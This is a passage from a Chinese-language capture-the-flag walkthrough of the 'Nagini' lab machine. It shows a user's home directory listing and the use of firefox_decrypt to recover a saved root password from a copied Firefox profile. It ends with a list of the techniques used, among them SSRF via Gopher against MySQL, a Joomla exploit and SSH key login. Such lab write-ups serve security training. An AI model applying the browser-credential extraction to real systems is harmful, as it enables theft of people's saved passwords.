


```
drwxr-xr-x 2 hermoine hermoine 4096 Jan 22 08:08 bin
-r--r----- 1 hermoine hermoine   75 Apr  4  2021 horcrux2.txt
hermoine@Nagini:~$ id
uid=1002(hermoine) gid=1002(hermoine) groups=1002(hermoine)
hermoine@Nagini:~$ ls -al
total 36
drwxr-xr-x 6 hermoine hermoine 4096 Jan 22 08:10 .
drwxr-xr-x 4 root     root     4096 Apr  4  2021 ..
-rw------- 1 hermoine hermoine  245 Jan 22 08:10 .bash_history
drwxr-xr-x 2 hermoine hermoine 4096 Jan 22 08:08 bin
drwx------ 3 hermoine hermoine 4096 Apr  4  2021 .gnupg
-r--r----- 1 hermoine hermoine   75 Apr  4  2021 horcrux2.txt
drwx------ 5 hermoine hermoine 4096 Jun  1  2019 .mozilla
drwxr-xr-x 2 hermoine hermoine 4096 Jan 22 08:06 .ssh
-rw------- 1 hermoine hermoine  708 Jan 22 08:08 .viminfo
hermoine@Nagini:~$
```

工具:firefox_decrypt

用法:

```
python3 firefox_decrypt.py $firefox_file
```



```
┌──(kali㉿kali)-[~/nagini/firefox_decrypt]
└─$ python3 firefox_decrypt.py /tmp/.mozilla/firefox

Website:   http://nagini.hogwarts
Username: 'root'
Password: '@Alohomora#123'
```

总结

涉及攻击方法:

主机发现

端口扫描

WEB信息收集

HTTP3协议

域名绑定

SSRF(Gopher+mysql)

joomla漏洞

SSH公钥登录

浏览器密码还原